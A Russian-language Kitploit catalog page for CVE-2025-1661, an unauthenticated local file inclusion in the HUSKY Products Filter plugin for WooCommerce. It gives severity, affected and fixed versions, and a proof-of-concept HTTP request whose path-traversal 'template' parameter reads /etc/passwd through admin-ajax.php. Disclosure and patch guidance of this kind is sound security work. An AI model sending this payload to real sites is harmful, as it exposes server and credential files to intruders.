
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional for WooCommerce plugin for WordPress уязвим к Local File Inclusion (LFI) | Kitploit
Инструменты/GitHubGitHub/muhammadwaseem29/cve-2025-1661
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеОбучение и Образование
GitHubmuhammadwaseem29/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional for WooCommerce plugin for WordPress уязвим к Local File Inclusion (LFI)

Репозиторий
61 год назадЕщё не проверено
Сайт

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-1661 - Неаутентифицированное включение локальных файлов (LFI) в HUSKY – Products Filter Professional для WooCommerce

Описание

Плагин HUSKY – Products Filter Professional для WooCommerce для WordPress уязвим к включению локальных файлов (LFI) во всех версиях до 1.3.6.5 включительно через параметр template AJAX-действия woof_text_search.

Это позволяет неаутентифицированным атакующим включать и выполнять произвольные файлы на сервере, что потенциально может привести к:

  • Обходу контроля доступа
  • Извлечению конфиденциальных данных
  • Удаленному выполнению кода (RCE) при соблюдении определенных условий (например, загрузка «безопасных» типов файлов)

Серьезность: Критическая

  • Оценка CVSS: 9.8 (Критическая)
  • ID CWE: CWE-22 (Path Traversal)
  • Оценка EPS: 0.00061

Затронутые версии

  • Уязвимые: <= 1.3.6.5
  • Исправленная версия: 1.3.6.6

Исправление

Обновитесь до версии 1.3.6.6 или более новой исправленной версии.


Доказательство концепции (PoC)

Шаги для воспроизведения

  1. Посетите целевой веб-сайт.

  2. Перехватите запрос с помощью Burp Suite.
  3. Измените метод запроса на POST и добавьте следующий payload:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

IntercomVulnChecker Screenshot 4. В случае успеха сервер вернет содержимое файла /etc/passwd. 5. Это можно использовать для извлечения других конфиденциальных файлов с сервера.


Ссылки

  • Уведомление Wordfence
  • Код плагина WordPress
  • Отчет о CVE

Отказ от ответственности

Данное PoC предназначено только для образовательных и исследовательских целей. Несанкционированное тестирование систем без разрешения является незаконным и неэтичным. Всегда получайте явное разрешение перед проведением любого тестирования безопасности.

Скачать инструмент